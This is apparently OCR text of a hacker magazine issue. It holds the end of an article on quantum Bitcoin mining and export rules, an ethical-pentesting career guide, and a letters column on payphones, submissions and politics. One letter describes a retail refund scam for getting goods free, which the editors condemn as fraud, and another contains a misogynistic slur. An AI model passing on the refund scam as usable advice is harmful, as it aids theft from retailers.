Because there are multiple technologies which appear to be viable, there is good reason to expect that no major showstoppers will be encountered.

Political and Business Issues

While Bitcoin mining per se is not very interesting to the intelligence community, anything having to do with actual, real-world application of quantum computers will definitely get their attention. This is not a good thing.


It would not be especially surprising if major limitations were placed on people who want to use public quantum computers. If the government gets involved, we can expect demands for ID, requirements asking you to tell them what your program is trying to do, and possibly a prohibition on persons from certain countries. This will not work, of course. The technology is well-known, and there are many countries who have well-funded quantum computer programs and little incentive to cooperate with Western intelligence agencies. China, for example.

At the same time, I think that quantum computer systems and quantum computer hardware in general are already on the ITAR "do not export" list. The big question is whether advanced countries like Canada and Australia will go along with such export restrictions.

The bottom line is that an aggressive government program to slow down the development of Bitcoin mining by quantum computers will mostly result in the technology moving to places like Austria, Sweden, and China.

In parallel with this, we can expect that the "terms of service" for anyone who is using a web-based quantum computer will basically allow the machine's owner to read your files. This will mean that anyone who can set up a public quantum computer service which promises privacy will have some advantage. It also means that a lot of people will be motivated to get their own private hardware.

I Want to Be a Hacker....



by Ricki Burke

As an InfoSec recruiter, I speak with many people in the industry and made a good connection in Dawid Balut, an experienced security professional who set up his own boutique security consultancy company called InfoSec Remedy. After successfully working as an internal security professional (security engineer up to principal security architect/ executives board advisor) as well as being a professional freelance penetration tester now, he gets to work with his proven in battle friends and deliver outstanding quality pentesting and security consultancy services. As LinkedIn connections, we are often sharing info and giving advice to those asking for it, particularly those looking to get into the industry. We have a passion for helping, so we decided to collaborate on an article to help those looking to become professional pentesters/security researchers/security engineers.

As a recruiter, I speak to the full spectrum of industry from CISO level across to the next generation of security professionals. Unfortunately, I have limited capabilities in helping those looking to get into the security industry. Sometimes the best I can do is provide advice. One of the most sought after roles is being an ethical hacker or penetration tester. For those wanting to get a great job like this, it's probably one of the easiest. Why? Because you can upskill yourself without having an employer.

The problem I see too often is there is a difference between wanting something and being able to offer something to an employer. When you can offer something special, that's when organisations are interested.

We want to offer a list of activities for those looking for jobs in IT security:

- There are plenty of ways to learn and develop your skills in InfoSec, like books, blogs or online services like Coursera, Cybrary, SecurityTube, or free computer science lectures published by universities like MIT.
- You should learn how real-life software engineering happens by putting your hands on code and learning some stuff from DevOPS world.
- It makes sense to become an IT/security generalist and then go deep into a particular subject of interest, so you have big picture POV during a security engagement. Otherwise, if your knowledge is too narrow, you may end up missing critical issues because you were incapable of seeing the whole picture.
- Contribute to open source projects or volunteer to be an intern in start-ups like Peerlyst, where you're not required to produce quality content, you just moderate existing content and do general housekeeping. It'll get you business exposure and you'll learn lots along the way by reading the content you're supposed to redact.
- Consume resources coming from OWASP and PTES, but don't jump directly into technical details. Read the prefaces, description of business objectives, and guides on how to be an *ethical* hacker. SANS and NIST/cyber are your friends here as well.
- Consume CIS Benchmarks, DISA STIGS, etc. to learn how systems hardening happens.
- Put your hands on resources explaining

compliances like ISO27001, SOC 2, PCI DSS, etc., not necessarily to become an expert auditor, but to know why and how businesses need and follow compliances.

- If you want to show-off your knowledge or just have fun, responsibly participate in bug bounties through platforms like HackerOne or Bugcrowd.
- Learn from other bug bounty reports and apply the knowledge and, where hacking is concerned, this is actually the thing you're going to be doing almost all the time - gathering and applying the knowledge of people who were there before. "Standing on the shoulders of InfoSec giants" as I call it.
- Don't ruin your reputation by reckless reports or public disclosure which puts users at risk.
- Participate in CTF contests to make your brain be more creative, to network with great people, and get exposed to new technologies.
- You may go for a degree or just learn how to discipline yourself and set your own education path. These years, degree requirement is getting less and less common, so you'll be fine if you decide not to follow Uni path.
- Go and get your OSCP certification - that's the most commonly asked for certificate in a pentest role, then look at CREST and OSCE when you're more experienced. Certs don't tell the exact skill level, but these mentioned will make you stand out from the crowd and give you more options.
- Don't shy away from publishing vulnerability research and CVE submits.
- Write articles for other well known websites can be useful as well. Choose wisely, as not all websites have the same good reputation. For example, submit a PDF of your work (if applicable/relevant) to Exploit Database, Packet Storm Security, etc. If your paper is of a highly scientific nature you can try arXiv.org instead.
- Have a security blog that you can regularly post your work on and try to get your work featured elsewhere so you gain more attention. Be reasonable, however, and don't spam people with low-quality content. On your blog you can have anything, but while submitting something to someone bigger, ensure you're giving value.
- Publish on your website even if you don't feel like your research is remarkable enough. Even if you've been in the industry for only one month, there are people who are just starting and who can benefit from your one month's experience. And if you feel like you're not good enough, it can actually be a good sign, because as the great H.D. Moore's saying goes, "if you're not feeling like a noob, you're not trying hard enough."
- Do you have a GitHub account? If not, get one so you can showcase your development code.
- Try developing your own security tools. Even if something has already been created, just do it for the sake of the learning experience. If you have no clue what tool you should write, pick any existing one and try to write the same yourself.
- Find mentors and get inspired by many. Not having one can make you cluelessly drift through time without improving on things you personally should. But sticking to only one role model can be as dangerous. Each one of us has different strengths and weaknesses - be aware that a mentor who is religious about a narrow subset of skills may ruin the career for a newbie who's totally into different subjects and could end up crushing his/her learning.
- Find people who are what you want to become and do what they've done/do. Follow their path, even if you're not given a chance to have them as your explicit mentors.
- Go to conferences if possible and interact with the pentest vendors. Some conferences offer "sponsorships," i.e., free tickets for students over 18. Don't be afraid to ask if vendors are hiring, and also what they're hiring for (i.e., are they pentesting and, if so, graduates/juniors with a passion for pentesting?).
- Present at security conferences and also beware of the importance of small and free conferences/meetups because, in your early days, this is the audience where you can contribute and bring value to your audience. If you're in the field for a few months and just learned how to do basic SQL injection, you won't get accepted to present it at Defcon and the like. Go to meetups organised for programmers/QA

and engineers/DevOps and show them how to create secure products and do basic security testing.

- Submit interesting CFPs (Call For Papers) to conferences. If you get accepted, do your best to make an interesting demo, including a slide deck (without too much information on the slides - no walls of text) and a lot of preparation. Do a test run of your presentation with colleagues/co-students or friends with the same interest in ethical hacking. Presenting at a decent conference is a good way to get noticed.
- Submit an interesting "CFT" ("Call For Tools" - this is not an official term as far as I know) to conferences like Black Hat. Make sure you do a kick-ass demo and that when you present you are friendly, engaged in your topic and community, etc. as Black Hat Arsenal is highly "crowd interactive" and, as such, the presentation style is different if you want to be "interesting" to your viewers/participants.
- Social skills for the win. To be effective, you need to know how to work with people, so read some good leadership books to learn how to utilize empathy in your career.
- Gain some business knowledge so employers see you as someone who knows that business is there to make money, not so you can have fun. Reading business books will be helpful here.
- Focus on the value you can bring, and lower your expectations and know your limitations. It's better to get a low paid job which allows you to put food on the table, learn, and get promoted after six months instead of waiting a few years for that great and ideal opportunity. Micro speed, macro patience. Hustle to learn as much as possible, but don't overestimate the results you can make in a given time frame.
- And of foremost important - do what you're passionate about and you'll be good at it. Do what makes you tick, because stuff which fires any one of us differs a lot and you should carve out your own path.

The common denominator of all of these examples is that you need to demonstrate your passion, not just talk about it.

At the end of the day, you're in the business to help it make/save money and no one cares if you just talk about "how you're gonna do it." Just do it and let results speak for themselves.

The truth is that with so high a demand in our industry, it's getting easier and easier to find a job - as long as you're honest with yourself and others that you're dedicated to the field.

In case you just want to find a 9 to 5 job, you're probably better off finding a different career path and, maybe after a few years, switching to the security field once you've gained general knowledge in another discipline. Then you can learn some security, apply it to previous knowledge, and be just fine with 9-5 duty. However, if you want to jump into deep waters, make sure you understand the costs and the price you'll need to pay to be good at what you do.

Given all of the above, there is no excuse for saying that you can't find good resources to learn security. I don't want to be harsh, but if you failed to do solid research and Google stuff, then maybe it's not the right profession for you. Most of the day-to-day work requires lots of research and if you failed at researching a well discussed subject like "starting in infosec," it's a sign you're not diligent enough and you'll have a hard time finding complex solutions hidden in a deep web.

Doing the research on your own is one of the most important things in infosec and if you still ask a question like "OSCP vs. CEH" or "how do I get into pentesting," you're doing it wrong.

I couldn't write an article about breaking into the pentesting field without sharing a terrific article from the Corelan Team: `http://www.corelan.be/index.php/➥2015/10/13/how-to-become-a-pen➥tester` and quoting this to close:

"Being a pentester does not mean being good at using tools either. It's about being able to understand how things work, how things are configured, what mistakes people make, and how to find those weaknesses by being creative. Being a pentester is not about launching Metasploit against the Internet."

Amen. We need creative artists who will help organizations secure their business and users. Our industry doesn't need more reckless tools operators.

The infosec industry is an exciting one and, if you can prove your willingness to learn and demonstrate passion, you could have a great career ahead.

MEGA PHONE

Payphones

Dear *2600*:

I found some working payphones in Philadelphia when I was visiting the city a few weeks ago. I picked up the handle on the phone in the attached photos and made sure that there was in fact a dial tone.

Payphones are very special to me because when I was a little kid (born 1980), my father showed me some secret codes that would do things to the phones back in the 80s, such as make them ring nonstop. It was a lot of fun going to the mall when I was about ten and having all my friends type a code into every phone in a long bank and they would all start ringing like crazy.

My father passed away shortly after that and I guess the random rare payphones that still exist remind me of him.

I have also seen some working payphones in Fiji on my recent honeymoon and also in Hawaii. If you are interested in them, I took photos of some of the ones in Fiji. I would be happy to send those too.

Love the HQ magazine - please keep up the great work!

RB

Thanks so much for sharing. Too often, we lose track of the incredible sentimental value a simple thing like a payphone can carry. We would love to hear other such stories. Of course, payphones also can be quite useful, particularly in times of disaster when electricity and the transmitters required for mobile phones aren't around. We always feel it's a mistake to completely abandon a particular form of technology whenever another one comes along. It inevitably winds up cutting some people out of the equation, in this case those who can't afford a cell phone and need to contact someone. Landlines of the traditional sort can stay up for weeks without electricity, since telephone company central offices were always required to have backup generators that lasted a long time. The days where this technology reigned supreme are indisputably gone. But the systems that can step in when the newer ones fail - or that serve as learning mechanisms for designers and anyone interested in how it's all put together - don't have to be eliminated entirely. We still get more payphone photos for every issue than anything else. And that has to mean something.

Dear *2600*:

Is it still true that if a picture gets published in the real *2600 Magazine*, you get either a one year sub or a free t-shirt? One of my pictures was published and I was wondering if this was still the case.

E

No, it is not the case. If your payphone (or back cover) photo is published, you will get both a one year sub and a t-shirt! It sometimes takes us a little while to contact you, but you'll invariably get an email before the next issue comes out.

The "real" 2600 Magazine? Is there another one we don't know about?

Dear *2600*:

You're welcome to use my payphone photo. I can probably send a higher-resolution version than what Instagram makes available online if you'd like.

Ben

We hope you do, as the only photos we consider are ones that are actually sent to us and not already posted on sites. Apart from the fact that we want them to appear in our publication before they show up elsewhere, we also want to make sure we get the full resolution file and not something that's been affected by any restrictions that some commercial services impose. The address to email them to is payphones@2600.com.

Dear *2600*:

I have a picture of a phone booth in Luxembourg. Would you guys like it for the magazine?

Jeremiah

There is no country you could ask us about that we wouldn't want a picture of a payphone and/or phone booth from. So yes, please send it in! Our address is payphones@2600.com. Use the highest quality settings on your phone or camera so that the picture looks as good as possible if it's printed.

Articles

Dear *2600*:

I had a quick question regarding article submissions. There's a relatively comprehensive guide I've been working on. It's an effort I'd love to share with *2600* when it's done, but there are pastebinned, incomplete versions of it running around on the Internet. That being said, these pastebins haven't been submitted as articles to anyone. Would this still be considered an acceptable submission to the magazine?

TP

Yes, absolutely. Our policy of articles not appearing anywhere before they're printed in our publication is intended to prevent our readers from getting old and recycled content that's easily obtainable in other places. In your case, we weren't able to find snippets online, plus we believe the content would be of great interest to our readers. So please send it on in when you're ready.

Dear *2600*:

I was wondering if you would consider an original work of fiction for a future edition of *2600?* I've been a big fan of "Hacking the Naked Princess" by Andy Kaiser, and would like to submit short stories for consideration which I believe will be of interest for your community of readers. Thank you.

M

We're very open to submissions like this and have printed all kinds of works of fiction in the past. We do try to limit them to one per issue, but if people want more, we'd obviously reconsider that. We're glad you like the "Dev Manny" series; it keeps us pretty riveted as well.

Dear *2600*:

Concerning "Internet Thoughts" (34:2), I'm glad you loved the pre-hipster Internet, before facebrick, hipstergram, twatter, and fumblr. I agree the biggest problem now is that it's used with "real" i.e., government names, or "selfies."

But here is where you got it wrong. You signed your letter with your government name. You want the

old Internet back, start acting like it. Pick a handle, dude. Don't give out a "real" name.

GI Jack: All American Zero

Of course, a fake "real" name makes for a great handle.

Dear *2600*:

Sorry to send this to two places, but I wasn't sure if or when it would reach someone. I tried leaving a message but never heard a beep, so I am sending this email as well. As you can see from the attachment, my article submission was accepted back in May. I am very excited to see it published in *2600 Magazine* and have told all of my family and friends. I have also refrained from submitting it or posting it anywhere else, due to your rules that it will not be published if I do that.

It was a real disappointment that my article wasn't in the Fall issue, but like your email said, I understand you guys have space considerations and it may show up in a future issue. I would like to request assurance that you are still planning to use it, and if you know which issue it will be in. Because if you changed your mind about using it, I will need to tell my family and friends not to expect it. I am really not trying to be a pain in the butt, so I apologize if I am coming across that way. I really feel having my submission published in *2600* is something to be proud of. I would be grateful if you would get back to me and let me know if you are still planning to use it and when. Thank you for your time.

Also, I noticed in the Fall issue where you ask for submissions, you also offer $500 to anyone who winds up getting published. I am just wondering if that is a new thing or something I somehow missed? Regardless, I am just happy my submission was accepted and am not asking for any money. Please let me know if I was misinformed.

Future Published Writer

We try to make this as clear as possible, but perhaps we need to clarify a bit more. When we accept an article for publication, we let the writer know as a courtesy and so that they refrain from sending it elsewhere or putting it up on a website. As stated, sometimes it won't appear in the next issue. More rarely, it will take longer. But we will always tell you if something changes that affects the article's future publication. Beyond that, there's not much else to tell you. (We won't reveal in the letters column when your article will be published in order to help protect your identity.)

As for the $500 deal, that is only for our "Hacker Perspective" column, which has recently opened up for submissions and will soon be closing again for the next year or two. Details can be found elsewhere in this issue. For other articles, we offer free subscriptions or back issues plus various 2600 clothing items.

Dear *2600*:

Have there been any new breakthroughs in regards to the MTA project covered in the Spring 2005 issue? Eager to learn more.

celcius water

We can't say there have been major breakthroughs, nor has the system changed all that much from then. Interestingly, the Metrocard system was introduced right around the time of our first HOPE conference back in 1994, and we helped to bring its existence to the attention of the public through a revealing talk at that conference. And now it's being phased out. Soon, we will hopefully be talking about their new system, which will include RFID, apps, and contactless credit cards as payment options, much like other cities throughout the world. All of this opens up possibilities of security holes and surveillance abuses. We look forward to exposing either. (And we're quite open to publishing info concerning other systems being used elsewhere.)

Dear *2600*:

I have a comment about WHYNOT'S 34:3 article, "How To Hack Your Way To A Guilt-Free, Political Ideology," which I think is a load of crap, not to mention a veiled attempt to show off his vocabulary and to also provide a platform to express his hangups with people he disagrees with.

I think WHYNOT'S keyboard was slightly overclocked and a smidgen under-ventilated and maybe somebody also spiked WHYNOT'S fruit loops with some methamphetamine and LSD.

WHYNOT could have just written *any* nonsense, mixed in some fancy $50 words, a barrel of dripping condescension, two cups of pernicious, simmering animosity toward liberals, a teaspoon of namedropping, a tablespoon of cultural reference, a tumbler full of random, rambling historical observations, four overused and stale "espouse"s, a limp reference to a game of chance, a bundle of token nods to outer space travel, a thimble full of dystopian despondency, two slices of great grandma's roast culling-of-the-herd, a block of ice age, and 2600 tons of scrambled and poached hubris and then stirred it all up for three minutes and then unceremoniously dumped it all out onto a blank piece of paper.

And then finished off the monstrosity with the words, "Hack Away."

And then sent it to *2600 Magazine*... and *2600 Magazine* would have printed it.

Why? I don't know. WHYNOT?

Josephina Jones

You're awfully good at mocking, but not so good at pointing out what specifically you disagree with or any facts that are incorrect. And, since you made fun of the writer's handle no less than five times, we felt it only fair to point out that their actual handle was Eyenot.

Dear *2600*:

Re: Josephus' article on intersectionality (34:3), his opposition to hackers being apolitical is a straw man. Hacker groups should be political for issues related to hacking. Josephus is arguing that hacker groups should be political for unrelated things. The author invokes "intersectionality" as a means to do this. This is just a fancy word for drawing illogical connections between unrelated things that have no business being together.

A problem with many groups, not just hackers, is they often bring in unrelated issues. The Nature Conservancy once opposed concealed carry handgun licenses, even though it's totally unrelated to conserving nature. Gun Owners of America opposed Obamacare and campaign finance reform on the grounds they were somehow related to Second Amendment rights. Atheism Plus was a movement that said non-belief in god(s) is not enough to be an atheist, but that one also had to believe in leftist politics like social justice that are unrelated to non-religion.

None of these additions are relevant to these movements' missions. Supporters of conservation can have honest disagreements on the Second Amendment, just as Second Amendment advocates can have honest disagreements on health care and campaign finance. A view of social justice has no bearing on non-belief in

a deity. Taking a stance on these unrelated issues alienates some section of their membership.

I can use something like intersectionality to invent equally ridiculous conclusions that would likely anger Josephus and cause him to write letters that *2600* shouldn't be so political. New Jersey's Assembly Bill 700 seeks to use computer tech to chip away at our Second Amendment rights, the intersection of tech and the NRA. Therefore, in the name of our Second Amendment civil rights, *2600* readers should lobby to repeal Assembly Bill 700. Tech firms use sexist hiring, setting aside jobs for women at the expense of qualified men, the intersection of tech and men's rights. Therefore, *2600* readers should boycott these firms and support James Damore. Bitcoin is liberating people from the tyranny of socialism (e.g. Venezuela). Therefore *2600* readers should boycott fiat currencies and only use Bitcoin.

These claims only make sense if one believes all hackers support firearms and oppose affirmative action and central banking, which we don't. And we don't because they are unrelated to hacking issues.

In the name of hacking, boycott a firm sabotaging FOSS or patent-trolling hackers out of business. If you lead a boycott over hiring practices, do it in the name of the ideology it's actually from, not in the name of hacking. Hacker groups should be political when politicians threaten police violence against those who tinker with computers, write/use encryption, crack software, etc. Hacker groups should remain apolitical for everything else. Leave the unrelated issues to groups that specialize in them.

David

We think you actually did a pretty good job showing us how these issues might indeed be of interest to the hacker world. It doesn't matter if we don't agree with the conclusions of the writer, but the subject matter itself is most definitely relevant to technology, and the unique perspective coming out of our community could shed some light on the discussion that might not ever exist otherwise. (The earlier examples you cite, however, seem to demonstrate the complete irrelevance of certain issues to the causes of the groups in question.) In short, being apolitical isn't as easy as it sounds and we find that, all too often, the people who want us to stop being "political" simply don't agree with the conclusions that are reached. We encourage them to write from other perspectives in our community without losing touch with the relevance to hackers of the issue being discussed.

Dear *2600*:

How to Steal Things Part Two: Okay, this article is completely despicable. It completely undermines the capitalist system that holds our society together. But this is a 26 heart *2600* article and I've been reading this magazine ever since the "How to Steal Things" article. So here it goes.

Go to any store, buy two items, return later and say that you got double charged and that you didn't realize it. They will refund you for one of the two items. Then return later with the same receipt and return the first item. You will have the second item completely free. Getting double charged is a simple mistake. It could happen to anyone at any store. You know they're scanning the barcode and it beeps but they don't hear it, so then they scan it again and they hear the beep and they're like okay everything's good but it's not, cuz you got double-charged!

If this technique works for you, I don't want to hear about it. This right here is a reason to use the self-checkout because I never get double charged when I use the self-checkout because I pay attention and I only scan the barcode once. Don't be a criminal! Fix the system! Goodbye.

jjstylesrocks

Wow. We honestly can't figure out where you're coming from. You tell us how to steal something by your own definition. Then you justify it by saying that, in a completely different scenario, you could get ripped off by the store. Then you tell our readers not to be criminals when you're telling them exactly how not to do that, and to make it even more confusing, you issue a call to arms to "fix the system" when your examples of theft seem to be an argument for that system being way too trusting. You must know that this has absolutely nothing to do with hacking and that what you suggest is completely despicable. It also is rather shortsighted. You could easily be remembered as having bought two of the same item by a checkout clerk and you really are making yourself memorable by coming back a second time to commit even more fraud. The only nice thing we can say is that you're to be commended for reading our original "How to Steal Things" article so many years ago, but we fear you may have missed the point. We printed that as an example of what the hacker community shouldn't be about. It's not clear to us that this is the same point you're making here.

Other Mediums

Dear *2600*:

Your Facebook moderator is on a high horse. He is moderating the *2600* Facebook page and that chick is banning people for absolutely no reason other than they didn't agree with its take on females in tech. I'm done with the *2600* after this, I will never buy another magazine, attend another meeting, or in any way shape or form support the *2600* ever again. Fifteen years I've hung in there with you, but I'm out. This woman needs to remember she is a man and should quit acting like the bitch he is.

Gerald C

We have never been so happy to have someone leave. This kind of moronic bullshit is not something we have any interest in. While we don't understand a good two thirds of what this person is talking about, we do know that they're spending way too much time on Facebook and that they have a very unenlightened view of the rest of the world. That's about as nice as we can be. We also know that Facebook, like other forums such as IRC and Twitter, can cause all kinds of conflicts and even influence an election or two. Disagreements ensue, arguments abound, and policies are challenged. The key is not to take it too seriously. Most issues can be resolved by repeating to oneself that it's only Facebook - maybe a whole bunch of times. Don't take anything there as gospel. And when actual issues do come up that require fixing, we take them seriously. Nothing in the above does anything to convey that. In fact, if people like this are pissed off enough to leave, then something is being done right. But we would be wrong to suggest this is the only mentality being bothered.

Dear *2600*:

I know you probably find the topic trivial, but there has been a recent uptick in bans from your surrogate on

the *2600* Facebook page and it has left a number of people concerned about the consistency of the community rules being adhered to in regards to the reasoning behind such removals. Many people consider it their primary community regarding the culture. Some of the affected have felt their cause was summarily and egregiously handed to them despite a willingness to work with said administration, and a larger concern is that the moderator is simply banning anyone that he doesn't like. I am aware that the rules allow for this as he has declared, but the methods by which they are employed have been incredibly questionable.

I was one of the people who more or less ran that group for half a decade, and my removal was over a very trivial matter regarding the current moderator feeling that I questioned the legitimacy of his position as admin, and nothing more. This is the very definition of egregious, and I have poured a very significant investment of time into the group and been a good citizen both before and after you allowed him to take over. Please respond. I will be posting a similar message across multiple mediums to make sure you read it.

Former Admin

We've deliberately removed the names of everyone involved in this dispute because we want to avoid injecting any personalities into the discussion and we know that people who aren't involved here couldn't care less. The upshot of this whole thing is that the various communities that have sprung up which are loosely affiliated with us (IRC networks and channels, 2600 meetings, Facebook groups, and any others we literally have forgotten all about over the years) operate in a more or less autonomous manner. It's only when things turn into a serious crisis that we'll step in to try and deal with the situation. What we believe to be a serious crisis may not always be the same as what some users define it as. We get complaints all the time about arguments, perceived slights, and virtually anything you could possibly imagine. This has been going on since the BBS days back in the 1980s. We didn't have time for it then and we certainly don't now. This is not to minimize your complaint. But moderators by definition have to be given a certain amount of leeway. This whole notion of who's in charge, takeovers, and personality histories is extremely uninteresting to us. What we never seem to get in these complaints are specifics. Instead, it's mostly finger pointing and a lot of allegations and assumptions. If it's a huge problem (and do think really carefully before applying that label), then we would have to do something at some point. These communities are valuable and that value is undermined when such conflicts become the norm, something all participants - including administrators and moderators - need to seriously consider.

Old Tech

Dear *2600*:

I heard your more recent show talking about no more copper lines, and you're right. It is a shame. Copper is entirely reliable. I think about whether the VoIP service is robust enough at my mom's house.... So that's a bummer.

In pleasant news, not sure if you guys have seen either of these, but I'm kind of excited about something geeky in the hobby we can relate to.

http://futel.net/ info line and connections: 503-468-1337 - Putting up old fortress phones and offering free voicemail and calls with their Asterisk box. Kinda cool. I think I may set one up in my publicly accessible alley. Fun stuff, and a new spin on old toys.

ckts.info - The Collectors net, VoIP service, and old switches.You can even phreak on old gear and use 2600 tones. Don has an Asterisk server set up to emulate trunks, and other guys have the real deal vintage gear.

If you guys know of any other fun phone numbers to call that are hobby related, that would be cool. I wish I would have found this earlier. As much as VoIP has ruined some of the fun, it's also opened up many possibilities... and no long distance charges!

Ryan

You hit the nail on the head. Technologies like VoIP can do so much to open doors and improve the overall landscape of technology. But if we don't preserve the other parts of the trail we've all been moving down for so long, then we lose something vital. Whether it's for a continuing functional purpose or for demonstration such as in a museum or a hackerspace, older technology needs to be around us. Imagine a world where the only phones are those you can never take apart to see how the insides work. Imagine not ever knowing what it was like to program in bytes to see how much you could accomplish with a tiny amount of memory. It's tantamount to burning books and recordings of the past since we now have new ones that resonate more today. Or destroying all of the older buildings because we think newer ones are just better. History matters, and we need to not only preserve it, but live in it.

We hope to see a whole collection of the types of things you sent us and that this collection continues to grow and flourish. We are always amazed how younger people gravitate towards things like vinyl, film, and old phones. This is because these are all great vehicles of learning that are timeless. It's inspiring to see the hacker community embrace them.

Digital Print

Dear *2600*:

I don't know why I read the sample of the *2600* book on my Amazon Kindle years ago, but it was good. I just ran across a mention of *2600* on *Hacker News* (Y Combinator) and was inspired (since I can now afford it) to get a subscription. I'm looking forward to it. Thank you and the community for all you do. (Also, I saw the Bitcoin payment option - please add Monero.)

Thomas

We hope you like what you see. We're always trying new ways of printing and also new ways of payment. We've been accepting Bitcoin for a while and it's been pretty popular. We'll continue to try out new things with as much time as we can spare. Thanks for the suggestion.

Dear *2600*:

I subscribe to *2600* on Kindle which costs me a little under three dollars (U.S.) an issue. I would rather be able to subscribe directly to *2600* and even pay a little more if it was available in epub DRM-free format.

Devin

Each format requires work on our end, but we're always considering additional proposals and this is certainly one of them. Our last few digests have been made available in this format, but the response compared to the PDF version has been less than stellar. If we can get more people excited about the epub version, that would definitely make it appear worthwhile to expand that format into other releases.

Dear *2600*:

I wanted to respond to "Jim" in 34:3, who wrote that he wanted a digital edition, but did not own a Kindle. Perhaps many people aren't aware, but there is also a Kindle reader application available for Windows PCs and Mac, as well as iOS. Google Play is not necessarily required.

Linux is a bit trickier; there are options like Calibre for reading the file formats, but likely the DRM would prevent one from reading a magazine like *2600*. However, for that case there is still a Kindle-reading web application available to read content in a browser.

So pretty much anyone with a computer and an Internet connection can access the latest digital edition of *2600* without actually owning a Kindle or tablet!

Neil

Misdirection of Efforts

Dear *2600*:

Your article about VR trumpers is totally inappropriate. Trump people are the majority and in fact elected the prez. The elections are far over. Move on and keep politics out of your magazine please.

Support your president and support the country rather than spit on the American flag and wish for your country to try to fail. Trump was the better candidate and, in fact, respects the Constitution. Hillary would have tossed it in the shredder. Dems live on another planet and refute reality, so your article about VR trumpers has the parties completely backwards. Trump supporters are generally very well informed. It's the Communist hateful left that wants to kill our voting rights and bring in more control.

Wissbr

We'll make you a deal. We'll keep politics out of our magazine when hacking stops getting sucked into politics. If you pay even a little bit of attention to the news, Facebook or otherwise, you'll notice that hackers are very much a part of the current political discussion. Whether it's a leak of sensitive information that's blamed on a hacker somewhere, an alleged connection between this administration and Russian hackers, or the accusation that the 2016 election was affected by hacked systems, the fact of the matter is that hackers are front and center in all of this. And you want us to stop talking about it. Well, you're not alone. By far, the letters we've been getting agree with your sentiment. If we measure things by what we've received, 90 percent of the hacker community solidly supports the Trump regime. Or we can assume that opponents are spread thin, starting to give up, or not aware that their voice matters in these pages.

Regardless of how popular or unpopular our position is, we have an obligation to cover the facts as we see them. The amount of damage this administration will do to the hacker community and the tech industry as a whole is of a scale we can barely perceive. Every piece that alludes to anything political also has a relationship of some sort to this community. We don't print material that has nothing to do with hackers. This just happens to be a big topic right now. We get that you don't want it to be. But it is. And we won't be silenced. We would react the same way regardless of who was in power if we saw a danger to our community. Read some of our issues during the Clinton years if you don't believe this.

Unfortunately, nearly every letter we get on the subject fails to address a single specific issue. You say this article was "inappropriate." How? "Trump people are the majority." What does that have to do with anything? (Not to mention that he actually lost the popular vote by millions, but we'll let that one go.) How exactly do we "spit on the American flag?" We've been taught to question and challenge. As journalists, this is an ongoing responsibility. Did you question and challenge anything in the previous administration? If you did, do you consider yourself to have been wishing for your country to fail? No? What, precisely is the difference?

The reader's premise is basically: "I'm right and you're wrong, so shut up because we're in power now." It's a compelling argument, but one we'll continue to refute for as long as we see a threat.

Dear *2600*:

Trump is not the first to not release taxes nor will be the last. If there is no law against it, why waste the efforts on such an inconsequential matter that requires an insurmountable effort? I came to enjoy your writing and knowledge of hacking, and all I get is one-sided political activist aftertaste.

I like to walk the middle ground. After all, history has taught us a lesson. A pendulum that is swung too far to one side will always swing back.

Michael

We know all about pendulums, but this is hardly something that is one-sided. We have been demanding accountability from all administrations - all the way back to Reagan, who was in power when we started printing back in 1984. Take a look at how we reacted to the Clinton administration from 1992 to 2000 if you think we only target one political side. Anyone in power is fair game, whether that's a politician or a corporate executive. But we have never gotten the kind of push-back we're seeing today.

Why exactly should we turn away from this issue at this point in history? The mere perception of something shady going on should be of interest to everyone. Since leaks and hacks have abounded in recent years, this kind of a thing is of particular interest to the hacker community, where the truth is often revealed in spite of restrictions, penalties, and even public opinion. We live in a democratic society, where openness and transparency in our leaders are qualities we embrace. When they start to disappear, we should all point that out and do whatever we can to reverse the trend. There's no reason why Trump's most ardent supporters shouldn't be doing the same thing. And if we get a copy of his tax returns, we will share them with the world without hesitation because we all have the right to know just what it is we're dealing with. Those who oppose the transparency that has been the norm for nearly half a century are the real problem here.

Dear *2600*:

Why? Why do you get involved in politics? We are already saturated with too many political outlets and don't want another one. Stick to what you know best.

Watt wusiwudg

We don't "get involved in politics." We are a part of the world and we discuss the things that are relevant to that world. Oftentimes, that means focusing on things that go beyond technical subject matter. This is true of any community, and it's a healthy thing as long as we're not derailed from covering those topics as well. What

many people define as politics is simply a bigger canvas that encompasses more than a particularly focused view. We have an obligation to offer our perspective on common issues. Human rights, social injustice, threats to the individual - these are not irrelevant to the hacker world and they are certainly not confined to the world of politics. We have to ask the many people who write us saying that musicians should stick to songs, actors should stick to films, athletes should stick to sports, and we should stick to technical stuff - who does that leave to discuss these so-called political issues? Politicians? News anchors? Isn't deferring to them a big part of the problem? We all have our perspectives and we should be able to use our venues to express ourselves and show the relationships these perspectives have to our respective communities. Not participating means ensuring that the status quo continues and that whatever happens in the future isn't in our best interests.

Offers

Dear *2600*:

We are interested in publishing in your magazine.

